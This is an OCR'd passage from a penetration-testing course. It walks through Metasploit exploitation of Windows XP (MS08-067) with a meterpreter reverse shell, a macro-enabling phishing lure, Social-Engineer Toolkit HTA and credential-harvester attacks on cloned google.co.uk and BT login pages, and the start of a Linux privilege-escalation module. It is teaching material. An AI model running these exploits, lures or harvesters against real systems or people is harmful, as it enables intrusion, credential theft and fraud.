fi. Choose the payload you want to deliver. They have a large list of possible payloads (this is the code you want the exploit to run, like the shellcode, but they have a large list of payloads that can be automatically generated).
fi. Configure the exploit and payload.
fi. Run the exploit.

It's as easy as that, and you avoid having to manually swap out shellcode. The best part of the project is that it is modular, which means you can convert your own exploits to their format and drop them into a folder and have Metasploit take care of the shellcode, and the rest.

To demonstrate, we'll use Metasploit to hack the Windows XP box from earlier.

First let's start Metasploit:

```
$ msfconsole
```

```
msf >
```

The next step is to decide on the exploit to use. We'll use search here to find the one we need. I want to use the exploit that's commonly known as 'ms08-067'. It's a famous exploit that affects Windows XP, which has never been patched because Windows XP does not receive security updates any longer.

We'll use 'search' to find it in Metasploit's database:

```
msf > search ms08-067
```

```
msf > search ms08-067
[!] Module database cache not built yet, using slow search

Matching Modules
================

Name                    Disclosure Date  Rank    Description
```

```
exploit/windows/smb/ms08_067_netapi 2008-10-28       great       MS08-067 Microsoft
Server Service Relative Path Stack Corruption

msf >
```

Now we'll select the exploit:


```
msf > use exploit/windows/smb/ms08_067_netapi
```

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(windows/smb/ms08_067_netapi) >
```


Notice how the prompt changed to tell us which exploit we currently have selected.

We'll list all the possible payloads now with:

```
msf > search payload
```



Scrolling through the list, we need to find the ones for Windows:



There are more than could be captured in just this one screenshot. For this example I want to use:

```
payload/windows/meterpreter/reverse_tcp
```

This is a more advanced payload than the ones we've seen so far. It's a custom piece of malware that grants penetration testers a lot of power with built in functionality for privilege escalation, taking screenshots and so on. The downside is that it is such a well known piece of malware that nearly every anti-virus product will detect it out of the box. (Unless you take steps to reduce the detection rate... we won't be teaching that in this course, though!)

We'll now set the payload:

```
msf > set PAYLOAD windows/meterpreter/reverse_tcp
```

```
msf exploit (windows/smb/ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse tcp
msf exploit(windows/smb/ms08_067_netapi) >
```

Now let's set the options:

```
msf > options
```

```
msf exploit(windows/smb/ms08_067_netapi) > options

Module options (exploit/windows/smb/ms08_067_netapi):

Name    Current Setting Required Description
----          --------------- -------- -----------
Proxies               no      A proxy chain of format
type:host:port[,type:host:port] [...]
RHOST                 yes     The target address
RPORT     445                 yes           The SMB service port (TCP)
SMBPIPE BROWSER       yes     The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

Name       Current Setting Required Description
EXITFUNC       thread                 yes           Exit technique (Accepted: , seh, thread, process,
none)
LHOST                                 yes           The listen address
LPORT      4444           yes     The listen port

Exploit target:

Id  Name
0     Automatic Targeting

msf exploit(windows/smb/ms08_067_netapi) >
```

So, these are the options we now have to configure. We'll start with the module options.

RHOST - This is the remote host. In other words, the target's IP address or domain name.

We will set it with:

```
msf > set RHOST 192.168.182.154
```

```
msf exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.182.154
RHOST => 192.168.182.154
msf exploit(windows/smb/ms08_067_netapi) >
```

The other options listed in module options are either okay as the defaults, or don't need to be set at all.

Now we'll go to the payload options. The payload we've chosen is a reverse TCP payload. That means when we exploit the target, instead of creating a listening service waiting for us to connect, the target will instead connect back to us. This is helpful for bypassing firewall rules, which will often only allow connections in on certain ports. By contrast, it is comparatively rare for firewalls to be configured to block outbound connections.

This does mean we have to give the payload the IP address and port we'll be waiting for the connection on.

LHOST - This is the local host. In other words, the IP address we want the exploited server to connect to.

```
msf > set LHOST 192.168.182.138
```

I just put in the IP address of my Kali box here.

LPORT - This is the local port. In other words, the port number we want the exploited server to connect to us on. We can leave this on the default setting.

All the other options can be left as the default.

We have everything configured, so we'll just type:

```
msf > exploit
```

```
msf exploit(windows/smb/ms08_067_netapi)> exploit

[*] Started reverse TCP handler on 192.168.182.138:4444
[*] 192.168.182.154:445 - Automatically detecting the target
[*] 92.168.182.154:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.182.154:445 - Selected Target: Windows XP SP3 English (Alwayson NX)
[*] 192.168.182.154:445 - Attempting to trigger the vulnerability.
[*] Sending stage (179779 bytes) to 192.168.182.154
[*] Meterpreter session 1 opened (192.168.182.138:4444 -> 192.168.182.154:1053) at
2018-01-11 19:52:11 +0000

meterpreter > ls
Listing: C:\WINDOWS\system32
============================

Mode              Size   Type   Last modified              Name
100666/rw-rw-rW-  1536   fil    2018-01-09 15:54:08 +0000  $winnt$.inf
40777/rwxrwxrwX   0      dir    2018-01-09 15:48:05 +0000  1025
...
```

Metasploit handled the rest for us, without us having to worry about editing any scripts or generating shellcode.

Let's take a look at some of the great features that the Meterpreter payload gives us:

```
meterpreter > sysinfo
Computer        : FTPUSER-12613B2
```

```
OS                    : Windows XP (Build 2600, Service Pack 3)
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > screenshot
Screenshot saved to: / root/iTKIIfrd.jpeg
meterpreter >
```

And if you are wondering about that screenshot:

I had to crop it because my monitor is ultra-widescreen, but it does come out clear in the original.

Patch Cycles

If this module demonstrates anything it is the benefit of regular patching of any and all software that you use. Most of the exploits shown here are older, not just because it is safer to demonstrate them but because older exploits are simpler to explain. These days modern exploits use advanced techniques to bypass layers of built-in protections, which make them harder to put together. That said, exploits are released every day, and even a delay of a few days between a patch being released and being implemented on your systems can leave you vulnerable.

This is a constant struggle for larger organisations in particular, because they often have many thousands of computers, servers, and different pieces of software. Not only do they need to keep up to date on when patches are released for all the software in use across their entire organisation, but patches need to be tested before they can be implemented. Otherwise, they risk breaking critical systems, or even the CEO's desktop (which is arguably a critical system if you don't want to get fired).

Most organisations have a patch cycle system where there is an approved delay between a patch being released and a patch being implemented, which is dedicated to testing that patch. Obviously the shorter the patch cycle the better it is, but the larger the organisation the larger the patch cycle tends to be. Priority should be given to systems that carry critical data and also systems that are most at risk (such as anything internet-facing).

End of Support

This module also demonstrates very well why you should never use software that the developers are no longer supporting. Windows XP is the prime example of this, Microsoft ended support for Windows XP and therefore vulnerabilities such as 'ms08-067' still work and will **always** work in the future. Any fresh install of Windows XP can be hacked in about five minutes with just a copy of the Metasploit framework. When Microsoft or really any company announces they will stop supporting their software, that means you have to stop using it there and then.

Some companies are in a tricky position here because they use legacy software which will **only** run on older systems. These are special cases where security professionals can only mitigate the risk somehow (such as installing Windows XP inside a virtual machine that is not connected to the internet).

Social Engineering

Social engineering is just a technical term for tricking someone into performing an action which is against their best interests. For decades this kind of practice has been the domain of confidence artists, but in the internet age this practice has taken on a new dimension. Social engineering is an important technique in most penetration tests.

These days most small to medium sized businesses have very little internet facing presence. Not many places still host their own website within the office, instead a web site is usually hosted externally with a web host. Most organisations also don't host their own email servers internally, instead they'll use something like Outlook 365, or Google's Workspace. This limits the attack surface that an attacker can use to gain a foothold on the network. While a genuine attacker could target those services and maybe learn more about the company, particularly an email server, as a penetration tester these kind of third party resources are likely to be outside of your allowed scope. If you wanted to attack Outlook 365, you'd need permission from Microsoft and not just the company whose emails are hosted there, for example.

In situations where you are not able to find any route into a network, you should turn to social engineering. This extends the attack surface to all the employees at the company. As long as you can compromise one of the computers on the target network, you can use that foothold to extend your reaches throughout the network.

Pretexting

One of the earliest forms of social engineering used in cybersecurity is known as pretexting. This is where you call (or email) the target and present yourself as someone else.

You could present yourself as an employee from another department whose name you found during the reconnaissance phase, or someone in a position of authority or maybe even a new hire who is struggling on their first week on the job and needs some help. Using this pretext, you encourage the target to give you some information that you are not authorised to have. Maybe you just urgently need a password reset on your email account because you forgot your password and your boss is breathing down your neck to give him a file you received earlier, or maybe you are passing on a request from the CEO to action a particular task.

A pretexting attack is difficult to pull off; it requires acting skill, and some level of psychological insight to say the right thing at the right time without giving yourself away. It also requires quite a high level of information gathering on the target. These days there are many easier forms of social engineering attacks available, which don't require such a high level of engagement with a target.

Phishing

Phishing is a form of social engineering attack that can be performed over email. You craft an email which encourages people to click on a malicious link or to execute a malicious file and send the email out in the hope that someone will fall for it. Generally speaking, phishing is performed on a large scale. You send emails to as many people as possible, banking on the possibility that someone will fall for it.


A more targeted form of phishing is known as spear phishing. The main difference here is the email is crafted with a specific target in mind, and is therefore much more believable. For example, if you were to get an email from a bank you don't use telling you that your account has been compromised, you would be unlikely to fall for that email. If the attacker knew where you bank and had your name and address and included that information in the email, it suddenly becomes much more believable. The more details you can add to the email, the more likely it is for the target to be convinced the email is genuine.

With phishing it is important to note the attack surface at the company. If you intend to send malware in the hopes of having someone at the company open it, which departments are likely targets? Generally speaking there are at least three departments that are good targets; these are the legal department, the human resources department and the accounting department. These three are almost always good targets because their jobs involve accepting documents from sources outside of the company. A particularly common phishing attack is to send a CV (resume) to the human resources department as a Word document and wait for someone to open it.

Word Macros

Word documents, and some other file formats can be used to host malware. In particular, Microsoft Office documents on Windows support a feature called macros, which allows code to be executed when the document is opened. On modern versions of Office there are security settings enabled by default, which means you get a warning if you open a document which has macros enabled. This tells you that the file contains macros which could possibly be dangerous and asks whether you want to enable the macros or open the document without them.

There are several ways to deal with that. The first way is if the security setting has been changed. Some software that legal departments use for tracking cases integrates with Word using macros and therefore the software will require them to disable the setting that prevents macros from launching. If that is the case then you've won as soon as they open the document. Otherwise, you can increase the chances that someone will click on 'enable content' by crafting the content of the Word document. Take a look at this example:


SECURITY WARNING Macros have been disabled.
Enable Content
This document is encrypted for your safety. To view the contents, please click on Enable Content above.
IlNlZCB1dCBwZXJzcGljaWF0aXMgdW5kZS8vbW5pcyBpc3RlIG5hdHVzIGVycm9yIHNpdCB2b2x1cHRhd
GVtIGFjY3VzYW50aXVtIGRvbG9yZW1xdWUgbGF1ZGFudGl1bSwgdG90YW0gcmVtIGFwZXJpYW0sIGV
hcXVlIGlwc2EgcXVhZSBhYiBpbGxvIGludmVudG9yZSB2ZXJpdGF0aXMgZXQgcXVhc2kgYXJjaGl0ZWN0b
yBlZWF0YWUgdml0YWUgZGljdGEgc3VudCBleHBsaWNhYm8uIE5lbW8gZW5pbSBpcHNhbSB2b2x1cH
RhdGVtIHF1aWEgdm9sdXB0YXMgc2l0IGFzcGVybmF0dXIgYXV0IG9kaXQgYXV0IGZ1ZzI0LCBzZWQgcX
VpYS8jb25zZXF1dW50dXIgbWFnbmkgZG9sb3JlcyBlb3MgcXVpIHJhdGlvbmUgdm9sdXB0YXRlbSBzZXF
1aSBuZXNjaXVudC4gTmVxdWUgcG9ycm8gcXVpc3F1YWQgZXN0LCBxdWkg2G9sb3JlbSBpcHN1bSBxd
WlhIGRvbG9yIHNpdCBlbWV0LCBjb25zZWN0ZXR1ciwgYWRpcGlzY2kgdmVsaXQsIHNlZCBxdWlhG5ub
iBudW1xdWFtIGVpdXMgbW9ka580ZW1wb3JhIGluY2lkdW50IHV0IGxhYm9yZSBldCBkb2xvcmUgbWF
nbmFtIGFsaXF1YW0gcXVhZXJhdCB2b2x1cHRhdGVtUBVdCBlbmltIGFkIG1pbmltYSB2ZW5pYW0sIHF1a
XMgbm9zdHJ1bSBleGVyY2l0YXRpb25lbSB1bGxhbSBjb3Jwb3JpcyBzdXNjaXBpdCBsYWJvcmlvc2FtLCBu
aXNpIHV0IGFsaXF1aWQgZXggZWEgY29tbW9kaSBjb25zZXF1YXR1cj8gUXVpcy8hdXRlb5B2ZWwgZXVt
Gl1cmUgcmVwcmVoZW5kZXJpdCBxdWkgaW4gZWEgdmlkdXB0YXRlIHNlZlbGl0IGVzc2UgcXVhbSBuaW
hpbCBtb2xlc3RpYW UgY29uc2VxdWF0dXIsIHZlbCBpbGx1b5BxdWkgZG9sb3JlbSBldW0gZnVnaWF0IHF
1byB2b2x1cHRhcyBudWxsYSBwYXIpYXR1cj8i
With a little more time and effort this can be made to look even more professional, and the more professional it looks the more likely people will trust it. It doesn't help that over the years people have been conditioned to click on 'accept' on any window that pops up on their computers so they can continue with what they were doing. This is not a sophisticated technique, but it is actually quite clever because it plays on Microsoft's vague warning. All it says is, "SECURITY WARNING". It doesn't necessarily mean that it's

unsafe to enable content, just that the warning is related to security. In this case, it could be related to the 'encryption' in the word document.

PDFs

PDFs are another good attack vector. In the past there have been a lot of issues with all kinds of PDF readers which makes sending them an exploit in the form of a PDF document possible. These days Adobe PDF Reader is pretty good for security, but the PDF protocol itself allows for some social engineering attacks. You can embed an executable file into a PDF and have an icon in the PDF which runs the program when a user clicks on it. Phrase the wording of the PDF right and you can fool quite a few people into running some malware on their computers.

Drive-by Download

A drive-by download attack is where an attacker compromises a site that their target visits often and installs malware which takes advantage of security holes in the target's browser to compromise them when they visit. Most recently there has been a slight twist on this attack where attackers have been hacking sites and installing cryptocurrency mining scripts on websites without the website owners knowing, forcing all visitors to the site to mine coins for the cyber criminals.

Traditionally, browser plugins such as Flash Player and Java applets have been excellent vectors because of the large number of vulnerabilities available for them. Some forms of drive-by download attacks can use JavaScript to scan the target's browser to pick the exploit which is most likely to work depending on which plugins are available, the type and version of the browser and the operating system of the computer.

Let's demonstrate on a copy of a common site. We'll use the 'social engineer toolkit' for this one. It's a tool available on Kali under Applications -> 08 Exploitation Tools:

```
Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit
set>
```

We'll go into 'Social-Engineering Attacks' by typing '1'.

```
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) SMS Spoofing Attack Vector
11) Third Party Modules
99) Return back to the main menu.
set> 2
```

The next step is to go into 'Website Attack Vectors' by typing '2'.

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method
8) HTA Attack Method

99) Return to Main Menu

set:webattack>8

We want to go for the 'HTA Attack Method' so we'll type '8'. This is really hacking by the numbers now.

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

1) Web Templates

```
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
```

We need to choose if we want to use a pre-made template, clone a site or use a custom site that we made. We'll choose to clone a site (in this case https://www.google.co.uk):

```
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.google.co.uk
```

We need to tell it the IP address we are using to host the site. It automatically detected our IP address so we can just hit enter to accept the default in brackets.

```
[*] HTA Attack Vector selected. Enter your IP, Port, and Payload...
set> IP address or URL (www.ex.com) for the payload listener (LHOST) [192.168.0.26]:
```

The next step is to choose the port for the listener to use. I like the default here.

```
Enter the port for the reverse payload [443]:
```

Now to select the payload we want to use. We'll select a reverse HTTPS payload this time. That means the communication between our computer and the malware will be made by the victim's computer when it is exploited and it will use the HTTPS protocol which is nicely encrypted.

```
Select the payload you want to deliver:
1. Meterpreter Reverse HTTPS
2. Meterpreter Reverse HTTP
3. Meterpreter Reverse TCP
Enter the payload number [1-3]: 1
```

After we select the payload, SET will clone google.co.uk, and start and then configure Metasploit for us automatically (which is handy!)

```
[*] Generating powershell injection code and x86 downgrade attack
[*] Reverse HTTPS takes a few seconds to calculate. One moment
No encoder or badchars specified, outputting raw payload
Payload size: 356 bytes
Final size of C file: 1520 bytes
```


```
[*] Embedding HTA attack vector and PowerShell injection
[*] Automatically starting Apache for you
[*] Cloning the website: https://www.google.co.uk
(*) This could take a little bit
[*] Copying over files to Apache server
[*] Launching Metapsloit. Please wait one.
[*] Processing /root/set//meta config for ERB directives.
resource /root/.set//meta_config)> use multi/handler
resource /root/.set//meta_config)> payload windows/meterpreter/reverse_http
payload => windows/meterpreter/reverse https
resource (/root/.set//meta config)> set LHOST 192.168.0.26
```

Now if we browse to the site with a Windows computer:

Notice the yellow warning bar? This is a fully updated Windows 7 computer, so it is immune to this attack which is somewhat outdated now. If we click on the yellow bar we can allow the exploit to run:

```
msf exploit(multi/handler) > sessions -i

Active sessions
===============

Id  Name   Type                  Information          Connection
1                meterpreter x86/windows IE8WIN7\IEUser @ IE8WIN7 192.168.0.26:443 ->
192.168.0.23:49473 (192.168.0.23)

msf exploit (multi/handler) >
```

And right after the exploit runs, it redirects to the real google.co.uk:



Even though this exploit is older, if we were to modify the site to tell people to click on the yellow bar and click run, we could likely still get some hits.

Credential Harvesting

Credential harvesting is an attack similar to drive-by download attacks, except it relies on an attacker cloning a site and hosting it, then tricking a user into visiting it and entering login details. The attacker is then sent that user's login details, while the user is redirected to the legitimate site silently.

This kind of attack is quite difficult to pull off well, but using a domain with a very similar name, maybe with one character difference, or utilising some browser flaws that crop up from time to time, which allow one URL to be displayed as another entirely, could help make this more believable.

In this demonstration we'll be using the 'Social Engineer Toolkit' again to clone the BT login page.

```
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method
8) HTA Attack Method

99) Return to Main Menu

set:webattack>3
```

This time we'll select the 'Credential Harvesting Attack Method'. We'll use the site cloner again:

```
The first method will allow SET to import a list of ore-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a
report
```


```
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.0.26]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://home.bt.com/login/loginform
```

The default IP address here is fine.


Now to enter the site to clone. We'll use the BT login page here:

```
[*] Cloning the website: https://home.bt.com/login/loginform
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available.
Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Now if we visit it:



And we'll submit the login form:



Notice that we're now on the genuine BT site now and it did try to log us in, but everything that was submitted in the form was also sent to the attacker.

CEO Fraud

CEO fraud is a type of spear phishing attack, although some people call it 'whaling', to indicate that the target is huge. The general idea behind CEO fraud is that the attacker will monitor the company they are targeting, possibly get into their email system and start reading their correspondence and schedules.

The attackers will wait for an opportune time, maybe the Chief Financial Officer or Chief Executive Officer will go on holiday, and they will send an email to the accounts department from that person supposedly while they are on 'holiday' asking for a particular invoice to be paid immediately. The person in question is not actually easily reachable, and so the accounts department will see that the invoice is overdue and pay it. Alternatively, after gaining access to the target organisation's email system they will change some account numbers in the invoice before the invoice is paid. Usually instances of CEO fraud go undetected for weeks or months before anyone notices what has happened.

There is currently an epidemic of CEO fraud because it is a relatively safe and easy way to make money. Although the pay off isn't large, many attackers are never caught because they target small to medium sized businesses who usually do not have the necessary security infrastructure to track down an attacker. It is difficult to find an attacker when there is no logging in place.

Privilege Escalation 1

Learning Objectives

After completing this module, you should:

- Know what privilege escalation is.
- Be able to elevate privileges on a Linux system to the superuser user account.

Module Content

In this module we will cover Linux privilege escalation techniques:

- Why privilege escalate?
- SUID root
- Exploiting services running as root
- Exploiting the kernel - DirtyCOW
- Exploiting configuration - wildcard injection
- Exploiting configuration - SUID files
- Exploiting configuration - sudo

Why Privilege Escalation

When you hack a system, either by exploiting a service, or sending a user a piece of malware, you gain access to that system with the same level of privileges as the service or user in question. If a user runs your malware as an administrator then you gain administrative access. If they are an unprivileged user, you will gain access as an unprivileged user.

Most of the time you will gain access to a system as an unprivileged user account. Take this example from our exploitation modules:

```
vulnerable@ubuntu:~/Desktop/forumexploit$ php exploit.php http://127.0.0.1 admin admin
############################################################
#MyBB <= 1.6.11 Remote Code Execution Using Admin Privileges#
#          By BlackDream @ pownbox.com                     #
############################################################

[*] Validate URL...
[*] Logging In...
[*] Working...
shell(AV: exit)> ls
english
english.php
index.html
shell(AV: exit)> whoami
www-data
shell(AV: exit)>
```

Remember this one?

After we exploited the 'MyBB' forum software, we ran the 'whoami' command and we got: `www-data`

The web server running the MyBB software runs as the 'www-data' user, which is unprivileged and even restricted to the '/var/www/html' directory on this Linux system. You will very rarely still find any network services that will get you remote access to a system as the superuser account. This is also true for Windows.

So why do you**need** to privilege escalate? Well, you don't always need superuser privileges on every system, but most of the time it is helpful in achieving your goals to spread through the network. Many attacks can only be pulled off if you have administrative access to a system.

In this module we will cover some common Linux privilege escalation techniques, but first let's recap about permissions:

In Linux, there are three sets of permissions: User, Group, and Other. There are also two owners of a file: the user owner and the group owner. Take a look at this example here:

```
vulnerable@ubuntu:~/Desktop/permissions$ ls -halt
total 24K
